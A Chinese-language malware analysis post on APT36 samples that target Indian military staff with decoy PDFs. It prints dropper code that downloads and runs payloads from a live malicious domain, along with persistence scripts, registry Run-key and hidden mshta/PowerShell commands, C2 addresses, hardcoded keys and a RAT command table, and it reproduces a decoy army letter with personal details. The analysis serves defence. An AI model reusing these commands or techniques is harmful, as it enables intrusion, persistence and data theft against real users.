

APT36样本分析 | CTF导航

 ctfiot.com/287443.html

招新小广告CTF组诚招web、re、crypto、pwn、misc、合约方向的师傅,长期招新IOT+Car+工控+样本分析多个组招人有意向的师傅请联系邮箱 admin@chamd5.org(带上简历和想加入的小组)

样本来源

样本来源于@Szabolcs Schmidt (<https://x.com/smica83/status/1998903655534153878>) 以及 MalwareHunterTeam (<https://x.com/malwrhunterteam/status/1999060994182815895>)

APT36简介

APT36 (透明部落) 也称为 Earth Karkaddan , 是一个来自巴基斯坦的APT攻击组织, 历来以印度军事和外交资源为目标。

样本分析

Linux平台

样本名称 : Approved-List-For-Promotion.pdf

文件类型 : ELF32

MD5 : 813b69e1ffeb70cdd5a63a8103a896d3

SHA1 : 6cadcdb2c2cd1425a44fe08e00c4cfcff9498ee0

SHA256 : b4c4e5e3d334ca1dc4f64435656f0aa011c8651cd4343707d0397ee9dc6c41e5



创建 .local 目录，目录权限为0755（rwxr-xr-x），然后从目标URL下载三个文件，分别为gkt3.1、gkt3.sh、APPL FOR UPDATION.pdf，接着执行gkt3.sh文件，再使用xdg-open打开pdf文件。

```

path.str = ".local";
path.len = 6;
os_MkdirAll(path, 0x1EDu);
patha.str = "https://www.innlive.in/assets/public/01/appzip/ex/other/e/index.php";
patha.len = 67;
perm.str = ".local/gkt3.1";
perm.len = 13;
if ( !main_downloadFileWithRetry(patha, perm, 20).tab )
{
    pathb.str = ".local/gkt3.1";
    pathb.len = 13;
    if ( !main_runELF(pathb).tab )
    {
        time_Sleep(2000000000);
        pathc.str = "https://www.innlive.in/assets/public/01/appzip/ex/other/s/index.php";
        pathc.len = 67;
        perma.str = ".local/gkt3.sh";
        perma.len = 14;
        if ( !main_downloadFileWithRetry(pathc, perma, 20).tab )
        {
            pathd.str = ".local/gkt3.sh";
            pathd.len = 14;
            if ( !main_runELF(pathd).tab )
            {
                time_Sleep(2000000000);
                pathe.str = "https://www.innlive.in/assets/public/02/appzip/ex/APPROVED%20LIST%20FOR%20PROMOTION.pdf";
                pathe.len = 87;
                permb.str = ".local/APPL FOR UPDATION.pdf";
                permb.len = 28;
                if ( !main_downloadFileWithRetry(pathe, permb, 20).tab )
                {
                    pathf.str = ".local/APPL FOR UPDATION.pdf";
                    pathf.len = 28;
                    main_openPDF(pathf);
                }
            }
        }
    }
}

```

PDF文件（5a9552f5d8bb031358cbacf827624186）的标题为APPROVED LIST FOR PROMOTION TO THE RANK OF SUB MAJ（批准晋升至副少校级别的名单），文件中包含195名印度军队工程兵团人员的晋升信息，具有完整官方格式和签章。

CONFIDENTIAL

"DON'T CIRCULATE THIS LETTER DIRECTLY OR INDIRECTLY ON SOCIAL MEDIA/INTERNET OR TO ANY UNAUTHORISED PERSONNEL.
PLEASE MAINTAIN ARMY CYBER SECURITY".

Tele: 6639 (Mil)

Email id: records-beg-rke@nic.in

REGD SDS/ASIGMA/Website

Abhilekh Bengal Abhiyanta Samooh
Bengal Engineer Group Records
PIN 908779
c/o 56 APO


4603/1/R/DPC-25/ 191 /CA1 dt 19 Nov 2025

(Unit concerned)

APPROVED LIST FOR PROMOTION TO THE RANK OF SUB MAJ

1. List of Subedars approved in DPC-2025 for promotion to the rank of Sub Maj for the year 2026 are att as **Appces 'A' to 'K'** for info and necessary action please: -

- | | | | |
|------|-----------|---|----------|
| 1.1 | GD Cat | - | Appx 'A' |
| 1.2 | Clk (SD) | - | Appx 'B' |
| 1.3 | SKsT | - | Appx 'C' |
| 1.4 | STL | - | Appx 'D' |
| 1.5 | SAC | - | Appx 'E' |
| 1.6 | GIT | - | Appx 'F' |
| 1.7 | REP Trade | - | Appx 'G' |
| 1.8 | JE (Civ) | - | Appx 'H' |
| 1.9 | JE (E/M) | - | Appx 'J' |
| 1.10 | DED | - | Appx 'K' |


(Yatheeswar Mukku)
Col
Col Records
for OIC Records


Encls: (Appx 'A' to 'K')

Internal:-

CA-2 (N), CA-2 (MES) & CA-5 (Hony)

Auto Cell - Please upload the approved list on BEG Website.

CONFIDENTIAL



其他类似样本下载的PDF文件名如下表所示

哈希值	英文文件名	中文翻译
c345c4a04df2d324f594e2ae9040daf8	AWHO INFROMATION.pdf	助理工程住房官员信息.pdf (注：原文有拼写错误，应 为"INFORMATION")
75245a9be77dc6014e079cf249a98ab3	APPL FOR UPDATION.pdf	更新申请表.pdf (注：原文有拼写错误，应 为"UPDATE")
24e010830cbb42384bf609f8acf91c46	Tunnelling certification course.pdf	隧道工程认证课程.pdf
1426bdff1ef4466c37631a51c2ba6e48	APPL FOR UPDATION.pdf	更新申请表.pdf

gkt3.sh是一个持久化脚本，内容如下所示。脚本在用户配置目录(~/.config/systemd/user)创建了一个名为“gkt3.1”的用户级 systemd 服务，将其配置为自启动并立即启动运行。

```
#!/bin/bashSERVICE_NAME="gkt3.1"mkdir -p ~/.config/systemd/usercat >
~/.config/systemd/user/$SERVICE_NAME.service
<<EOL[Unit]Description=gkt3.1.2After=network.target[Service]ExecStart=/home/$USER/.config/g
kt3.1SupplementaryGroups=Restart=alwaysNoNewPrivileges=false[Install]WantedBy=default.targe
tEOLsystemctl --user daemon-reloadsystemctl --userenable$SERVICE_NAME.servicessystemctl --
user start$SERVICE_NAME.service
```

gkt3.1是PyInstaller打包的ELF文件。

MD5 : de035f212161f33accc610793fdcaa67

SHA1 : e0e89ee546fe04498aee0e1deb33e0b47ba8708a

SHA256 : 553d245ae07eb39a9bfec74b64507d66e4aa2817b101fdddbd699dd9a079fa84

使用 pyinstxtractor 解包后，其内容显示了一个名为 agent-svc.pyc 的已编译 Python 模块。

PyLingual (<https://github.com/syssec-utd/pylingual>) 目前不支持恢复python2.7编译的pyc，使用 uncompyl6成功恢复后的源码，交给LLM快速分析和梳理这个远程控制代理（RAT）的客户端的功能。

1.基本信息收集

```
self.uid = self.get_UID() # 用户名 + MAC地址组合self.hostname =
socket.gethostname()self.username = getpass.getuser()self.platform = platform.system() +'
'+ platform.release()
```

- 收集系统唯一标识符并生成UID，UID格式为**用户名_MAC地址**
- 获取主机名、用户名、操作系统信息

2.持久化机制

- **Linux系统：**
 - 复制自身到 `~/.config/` 目录
 - 设置执行权限
- **Windows系统：**
 - 复制到 `%USERPROFILE%\vmbldco`
 - 通过注册表实现开机自启：

```
cmd ='reg add HKCUSoftwareMicrosoftWindowsCurrentVersionRun /f /v lee /t REG_SZ /d "%s"'
```

2.文件系统操作

- **listall()**: 递归列出用户HOME目录所有文件并上传
- **upload()**: 上传本地文件到服务器
- **download()**: 从任意URL下载文件
- **zip()**: 压缩文件/目录

3.命令执行能力

- **runcmd()**: 执行任意shell命令
- **python()**: 执行Python代码或文件
- **cd()**: 切换工作目录

4.隐秘通信

- 周期性轮询服务器 (`server_hello()`)
- 静默模式 (`silent`标志)
- 失败连接计数管理

5.特殊功能

- **screenshot()**: 截屏并上传 (依赖ImageGrab)
- **clean()**: 自卸载
- **crack()**: 自销毁 (调用clean后退出)

7.通信协议

```
POST /api/{UID}/hello      # 获取命令
POST /api/{UID}/report     # 发送输出
POST /api/{UID}/upload     # 上传文件
```

- 使用JSON和表单数据
- 基于HTTP协议，容易被防火墙检测

Agent类的方法

- `init`: 初始化agent，获取系统信息，并调用`listall`方法（列出用户目录下的所有文件并上传）
- `get_install_dir`: 获取安装目录（Linux为`~/vmbldco`，Windows为`%USERPROFILE%\vmbldco`）
- `is_installed`: 判断是否已安装（检查安装目录是否存在）
- `get_consecutive_failed_connections`: 获取连续失败连接次数（从文件中读取或返回内存中的值）
- `update_consecutive_failed_connections`: 更新连续失败连接次数（写入文件或更新内存中的值）
- `log`: 打印日志（目前只是打印到控制台）
- `get_UID`: 生成唯一标识（用户名+MAC地址）
- `server_hello`: 向服务器发送hello请求，获取指令
- `send_output`: 将命令输出发送到服务器
- `expand_path`: 扩展路径（环境变量和用户目录）
- `runcmd`: 运行shell命令（线程化）
- `python`: 运行Python代码或文件（线程化）
- `cd`: 切换当前工作目录
- `upload`: 上传文件到服务器（线程化）
- `download`: 从HTTP(S)下载文件到本地（线程化）
- `persist`: 持久化安装agent（将自身复制到特定目录并设置自启动）
- `listall`: 列出用户目录下的所有文件并上传列表（在初始化时调用）
- `clean`: 卸载agent（删除安装目录和自启动项）
- `exit`: 退出agent
- `crack`: 破解agent（调用`clean`和`exit`，但注意：`crack`方法中先设置了`silent`为`True`，然后清理并退出）
- `zip`: 压缩文件或目录（线程化）
- `screenshot`: 截图并上传（注意：代码中使用了`ImageGrab`，但未导入，可能需要PIL库）
- `help`: 显示帮助信息
- `run`: 主循环，不断向服务器请求指令并执行

config模块定义的变量

- **SERVER**: 服务器地址，该样本中C2地址为`hxxp://164.215.103[.]230:20145`
- **HELP**: 帮助信息
- **PERSIST**: 是否持久化
- **HELLO_INTERVAL**: 控制轮询频率
- **IDLE_TIME**: 空闲时间阈值

Windows平台

在Windows平台上以快捷方式的方式存在，LNK文件文件名为**APPL FOR UPDATION OF NAME BASED & OFFICIAL NIC E-MAIL ID.pdf**（基于姓名信息及官方国家信息中心(NIC)电子邮箱ID的更新）。LNK文件通过系统自带的mshta.exe工具从URL加载执行恶意代码。当前这个LNK文件加载并执行的文件为**app.hta**（MD5：90796ed66e7f5f36b6317e6bdf9718ce）。

C:\Windows\System32\mshta.exe "hxxps://innlive[.]in/assets/public/01/app/ "& mshta.exe 把窗口缩到 0x0，隐藏执行过程。定义函数CodeReview(e)，其功能为自定义 Base64 解码器，Base64码表为A-Za-z0-9+/；函数PanelReview(e,t)功能为将Base64编码的数据解码为可执行的二进制裁荷，并将其加载到内存流中供后续执行。

函数CodeValueAdd(text)功能为Base64解码，再使用固定密钥异或解密，异或key为**"NMSOW__68923_MOXOE"**。

检查注册表 HKLMSOFTWARE\Microsoft.NETFramework\v4.0.30319 中是否存在 .NET 4.0，如果存在v4.0.30319，则使用该版本，如果不存在，回退到v2.0.50727，接着设置 COMPLUS_Version 环境变量，强制使用指定的.NET版本，然后解码Payload并反序列化执行恶意代码。优先解码并反序列化执行第一个Payload，如果成功则继续解码并反序列化执行第二个Payload，如果失败则直接解码并反序列化执行第二个Payload，第一个解码并反序列化对象为**CallBackFunc**，第二个解码并反序列化对象为**SyncCodeReview**。

第一个反序列化执行对象为AXML，其功能为开启**DisableActivitySurrogateSelectorTypeCheck**，绕过 .NET 对 ActivitySurrogateSelector的限制，从而为后续 .NET 反序列化 RCE 链铺路。

第二个反序列化执行对象为dll，dll名称为**auyesekc.dll**（MD5：a53b1134f5bad31b407f5f597fd1cfa3）。

类TestClass中定义了几个字符串：RigValue、StartBatFile、AvastTemp、StartLnk、AvastTemp、DecoyFile、FileContents，其中DecoyFile为APPLICATION FOR UPDATION OF NAME BASED AND OFFICIAL NIC E-MAIL ID.pdf。

在TestClass.Work方法中，解码解压并写入pdf文件到%TEMP%目录。

decompressData方法将Base64解码后的内容以GZip的方式解压，其中Base64解码后的前4字节为GZip解压后的明文长度，其等效的Python脚本如下：

```
import base64
import gzip
import struct

def decompress_data(compressed_text: str, encoding="latin1") -> str:
    raw = base64.b64decode(compressed_text)
    if len(raw) < 4:
        raise ValueError("Data too short")
    # 读取解压后长度 (Int32 LE)
    out_len = struct.unpack("<I", raw[:4])[0]
    # GZip 数据
    gz_data = raw[4:]
    # 解压
    decompressed = gzip.decompress(gz_data)
    # 截断到指定长度
    decompressed = decompressed[:out_len]
    # Encoding.Default
    return decompressed.decode(encoding, errors="ignore")

if __name__ == "__main__":
    s = "eQAAAB+LCAAAAAABAANzEEKgZAQQNF9oXcYcoBm353GaKEUJVafMlBqGmLAMPBJ8PrN7i8e3+g0qqYBcburCce+fS6V0fjwNhLTlnDx4UsHo8oxupBmF9lTQJODADmDGDLSiUwunuPL5AtyLJTV5y4WBzyunuLlqLDbaejvqyfJM6nP464GH95AAAA"
    print(decompress_data(s))
```

检测联网可用性，调用NetworkInterface.GetIsNetworkAvailable()先判断本机是否有网络连接，再做下面三个检测，有网络连接且三个检测中的任意一个通过即。

- CanPingGoogleDns() : Ping 8.8.8.8
- CanAccessMicrosoftSite() : HEAD 请求访问 http://www.microsoft.com
- CanAccessCloudflareDns() : Ping 1.1.1.1

探测C2地址**65.109.190[.]120:8951**是否可达，C2不可达则弹出错误提示

通过WMI语句**Select * from AntivirusProduct**检测已安装安全软件产品，根据不同的安全软件产品执行不同的分支。检测以下的安全产品：

- AVG
- Kaspersky
- Quick
- Avast
- Avira
- Bitdefender
- WindowsDefender

Kaspersky分支会把**flow.hta**写入目录C:\Users\Public\coreflow，随后在 Startup 目录生成自启动脚本**flow.cmd**作为持久化入口，并立刻通过 PowerShell 调用**SysWOW64\mshta.exe**执行**flow.hta**。使用32为mshta + PowerShell + LNK的方式执行flow.hta

为了更好的理解后续分支的执行，对**RigValue**、**StartBatFile**、**AvastTemp**、StartLnk等解码后内容进行解读。

RigValue：当前用户的**Run 自启动键**写入一个名为Push 的字符串值，值内容指向：
C:\Users\Public\coreflowB.bat，属于**用户登录即执行持久化方式**。

```
REG ADD "HKCUSOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "Push" /t REG_SZ /F  
/D "C:\Users\Public\coreflowB.bat"
```

StartBatFile：静默运行，并在当前控制台后台启动 mshta.exe 执行**flow.hta**，然后退出。

```
@echo off start /b mshta.exe "C:\Users\Public\coreflow.hta" exit
```

AvastTemp：PowerShell启动 C:\Windows\SysWOW64\mshta.exe 去运行**flow.hta**，强制使用32 位的mshta执行。

PowerShell启动参数含义如下：

- NoLogo：启动 PowerShell 时不显示版权/版本横幅。
- WindowStyle Hidden：启动 PowerShell 窗口时直接隐藏窗口。
- NoExit：保持会话。
- NoProfile：不加载用户或系统的PowerShell配置。
- NonInteractive：禁用交互式输入。

```
PowerShell -noLOG -WinDoWST HIDDe -NoeXI -NoprOFiLE -noniNtErac -Comman  
"C:WindowsSysWOW64mshta.exe""C:UsersPubliccoreflow.hta";exit
```

StartLnk：快捷方式目标是 cmd.exe /c 启动 flowB.bat，**cmd.exe /c start /b
C:UsersPubliccoreflowB.bat**

```
L   À   F£   Zç¹7Õït]ç¹7Õït]ç¹7Õ @           5 Pà0Ð ê:iç +00 /C:           V 1   m0cy  
Windows @   i%/M.1m0cy.   iã           ÇâJ W i n d o w s   Z 1   07 System32 B   i%/M.107.  
ïJ           #â=S y s t e m 3 2   V 2 @   ëND; cmd.exe @   i%ëND;ëND;.   :   ð   }³¿ c m d . e  
x e J           -   I   ê,Æ   C:WindowsSystem32cmd.exe * / c   s t a r t   / b   C :   U s e r s  
P u b l i c   c o r e   f l o w B . b a t   %   Ý   wNÁÇ]N·D.±@Q★·Ý   X   desktop-  
01a0tf0 ²-/¼$ñFªUiï xî¿éÛê0xsX-Ô²-/¼$ñFªUiï xî¿éÛê0xsX-Ô1   Y   1SPSî0¼ÚC  
ïG$0Ðªsf"=   d   S y s t e m 3 2   (   C :   W i n d o w s   )   ï   1SPSâ¼XF¼L8C»ü=&★mÎm  
.   S - 1 - 5 - 2 1 - 8 0 2 2 3 3 6 5 9 - 1 1 5 8 3 5 2 4 8 0 - 3 1 6 3 7 6 0 7 9 5 - 1 0 0  
2   ¥   1SPS0ñ%·iG¥ñë-!   c m d . e x e   @   (è¹7Õ   @   )   A p p l i c a t  
i o n   @   ït]ç¹7Õ e   1SPSïjc(=¿òµÖ ÀOÛÐI   C :   W i n d o w s   S y s t e m 3 2   c  
m d . e x e   9   1SPS±mD¼pH$H@.ª=x h   H   ÚÎj«,aM-Tòs!í□o
```

Quick（指Quick Heal，印度Quick Heal Technologies公司开发的安全软件）分支写入 flowB.bat 与 flow.hta 到 C:UsersPubliccore，在 Startup 创建 flow.lnk（指向 cmd.exe /c start /b flowB.bat）实现登录自启，同时立即启动 flowB.bat 触发 mshta.exe 执行

Avast / AVG / Avira分支会将**flow.hta**复制到 Startup 目录，然后立即启动该文件

其他分支会写入**flowB.bat**到 C:UsersPubliccore目录，注册表写入实现自启动，复制**flow.hta** 到 C:UsersPubliccore 目录并通过**flowB.bat**执行

flow.hta与前面分析的HTA文件的手法一致，如同样的异或Key，反序列化执行方式等，其最终是执行一个名为**iinneldc.dll**（MD5：a53b1134f5bad31b407f5f597fd1cfa3）的文件。

类TestClass包含一个类ComputerInfo，一个硬编码的key，其值为**“ZAEDF_98768_@\$#%_QCHF”**以及方法Connect()

DoMainWork函数会不断反连C2地址**2.56.10[.]86:8621**，初始上线会发送发送主机指纹，然后按照格式解析接收命令，使用用固定 key 做 AES 解密，最后交给 parse() 函数执行/分发任务。

- 主机指纹内容格式为 NewConnection|本机所有IPv4（以,为间隔）|UserName|ComputerName|OSVersion。
- C2下发数据帧格式为[4字节长度][payload]。
- AES解密密钥为固定值**“ZAEDF_98768_@\$#%_QCHF”**
- AES加密函数仅用 MD5 哈希 生成密钥，使用ECB 模式

DoMainWork函数指令和含义如下：

命令	触发条件	功能描述	参数格式	响应格式
Disconnected	msg == "Disconnected"	断开连接并关闭网络流	无参数	无响应
SystemInformation	msg == "SystemInformation"	获取系统信息和深层信息	无参数	SystemInformation 系统信息
pkill	msg.Contains("pkill")	结束指定进程	pkill 进程ID	ProcessManager 进程列表
ProcessManager	msg == "ProcessManager"	获取当前进程列表	无参数	ProcessManager 进程列表
Software	msg == "Software"	获取已安装软件列表	无参数	InstalledSoftware 已安装软件列表
Passwords	msg == "Passwords"	窃取系统保存的密码	无参数	Unable to get Browser Credentials in Windows 11n Use another HTA file.
RD	msg.StartsWith("RD")	远程桌面截图	RD 延迟 其他参数	发送截图数据
GetPcBounds	msg == "GetPcBounds"	获取屏幕分辨率	无参数	PCBounds高度x宽度

命令	触发条件	功能描述	参数格式	响应格式
SetCurPos	msg.Contains("SetCurPos")	移动鼠标位置	包含坐标的字符串	无响应
GetHostsFile	msg == "GetHostsFile"	读取hosts文件内容	无参数	调用loadhostsfile()
SaveHostsFile	msg.StartsWith("SaveHostsFile")	修改hosts文件	新hosts内容	调用savehostsfile()
GetCPText	msg == "GetCPText"	获取剪贴板文本	无参数	调用getclipboardtext()
SaveCPText	msg.StartsWith("SaveCPText")	设置剪贴板文本	要设置的文本	无响应
Shell	msg.StartsWith("Shell")	执行shell命令	shell命令字符串	执行并返回结果
RecordingStart	msg == "RecordingStart"	开始录音	无参数	未实现
RecordingStop	msg == "RecordingStop"	停止录音	无参数	未实现
RecordingDownload	msg == "RecordingDownload"	下载录音文件	无参数	未实现
ListDrives	msg == "ListDrives"	列出所有磁盘驱动器	无参数	调用listdrives()

命令	触发条件	功能描述	参数格式	响应格式
ListFiles	msg.StartsWith("ListFiles")	列出目录中的文件	目录路径	FileManagerFiles[文件名1 创建时间1 最后访问时间1 大小1 类型1n文件名2 ...]
mkdir	msg.Contains("mkdir")	创建新目录	目录路径	调用createnewdirectory()
rmdir	msg.Contains("rmdir")	删除目录	目录路径	调用deletedirectory()
rnfolder	msg.Contains("rnfolder")	重命名目录	原目录名 新目录名	调用renamedirectory()
mvdir	msg.Contains("mvdir")	移动目录	原路径 目标路径 选项	调用movedirectory()
rmfile	msg.Contains("rmfile")	删除文件	文件路径	调用deletefile()
rnfile	msg.Contains("rnfile")	重命名文件	原文件名 新文件名	调用renamefile()
sharefile	msg.StartsWith("sharefile")	分享/上传文件	文件路径	调用sharefile()
run	msg.StartsWith("run")	运行可执行文件	文件路径	调用runfile()
Execute	msg.StartsWith("Execute")	带参数执行文件	Execute 文件路径 参数 工作目录 显示方式 其他参数	调用executefile()

命令	触发条件	功能描述	参数格式	响应格式
addSys	msg.StartsWith("addSys")	创建持久化后门	addSys 类型 文件名 压缩数据	发送执行结果
fileupload	msg.StartsWith("fileupload")	上传文件到受感染主机	fileupload 保存路径	写入文件到指定路径

DoUSBWork()函数会通过 WMI 在 rootCIMV2 里轮询监听 Win32_USBHub 的创建/删除事件来捕获 USB 插拔，并用一个永不退出的忙循环让线程常驻 USB 插入后，会同步扫描所有可移动盘，把根目录及子目录中指定扩展名的文件批量复制到 C:\ProgramData\SDS 做本地收集，收集的文件扩展名如下：

- Office : xls、xlsx、doc、docx、ppt、pptx
- txt、pdf
- Access : mdb、accdb

总结

最后使用LLM进行总结，总结如下：

这批样本体现出一条“跨平台钓鱼投递 → 伪装诱饵 → 持久化 → 远控执行/数据收集”的完整链路：Linux 侧以伪装 PDF 的 ELF32 落地器创建隐藏目录、下载 gkt3.1/gkt3.sh 与诱饵 PDF，利用**user-level systemd**服务实现自启动并运行 PyInstaller 打包的 RAT；Windows 侧则用 **LNK→mshta→HTA**的经典链条，结合自定义 Base64 + 固定 XOR 解密把载荷解到 **MemoryStream**，再通过**BinaryFormatter 反序列化**执行（先用 AXML 打开 DisableActivitySurrogateSelectorTypeCheck 为后续链路“松绑”，再落地/加载 DLL），并按安全软件产品分支选择不同的持久化方式（Run 键、Startup、LNK、bat/cmd、强制 32 位 mshta）。最终 DLL 内部实现了较完整的 RAT 能力：固定密钥的 AES-ECB 通信、主机指纹上线、命令分发（进程管理、远程桌面截图、文件管理、剪贴板/hosts 操作、shell 执行、上传下载、执行落地文件等），同时还监听 USB 插拔并批量收集特定文档类型到 C:\ProgramData\SDS 做本地收集，诱饵 PDF 用于掩护用户感知。

Windows 版 RAT**明显仍在开发中，存在不少 BUG**：例如 FullRead() 里出现重复 Read()、线程模型“看似并发但大量 Join 阻塞”、USB 线程用 goto 的忙循环导致高占用风险、screenshot() 依赖 ImageGrab 却未显式导入/缺库即崩、Passwords 功能直接返回“Win11 不支持换 HTA”的占位提示、异常几乎全吞导致稳定性与可观测性都很差；再加上硬编码密钥/ECB 模式、HTTP 明文接口、拼写错误诱饵文件名等“未打磨”迹象，都表明Windows版本的RAT仍然处于持续迭代阶段，部分规划的功能尚未实现，新引入的功能尚未经过充分测试。

IOCs

813b69e1ffeb70cdd5a63a8103a896d3
c345c4a04df2d324f594e2ae9040daf8
75245a9be77dc6014e079cf249a98ab3
24e010830cbb42384bf609f8acf91c46
1426bdf1ef4466c37631a51c2ba6e48
180c88e45db8a2bcc095f32ca71ab8f6
403ea69b8b75e16a644d12053eb2659a
de035f212161f33accc610793fdcaa67
40ef50cc91a890ecb7726a72fe130424
164.215.103[.]230:20145
90796ed66e7f5f36b6317e6bdf9718ce
a53b1134f5bad31b407f5f597fd1cfa3
a4f1cc3537eb8dd669c3cc16cdf7b798
30fda797535a0f367ea2809426760020
ceb715db684199958aa5e6c05dc5c7f0
57ba3d1bfc8724668c52b98908bf159a
689af44a940f293ea659603aee2323b3
2.56.10[.]86:8621

参考

- 1.<https://www.cyfirma.com/research/apt36-python-based-elf-malware-targeting-indian-government-entities/>
 - 2.<https://www.anquanke.com/post/id/269526>
 - 3.<https://www.seqrte.com/blog/umbrella-of-pakistani-threats-converging-tactics-of-cyber-operations-targeting-india/>
- 结束

招新小广告

ChamD5 Venom 招收大佬入圈

新成立组IOT+工控+样本分析长期招新

欢迎联系admin@chamd5.org

| 本篇文章来源于微信公众号: ChamD5安全团队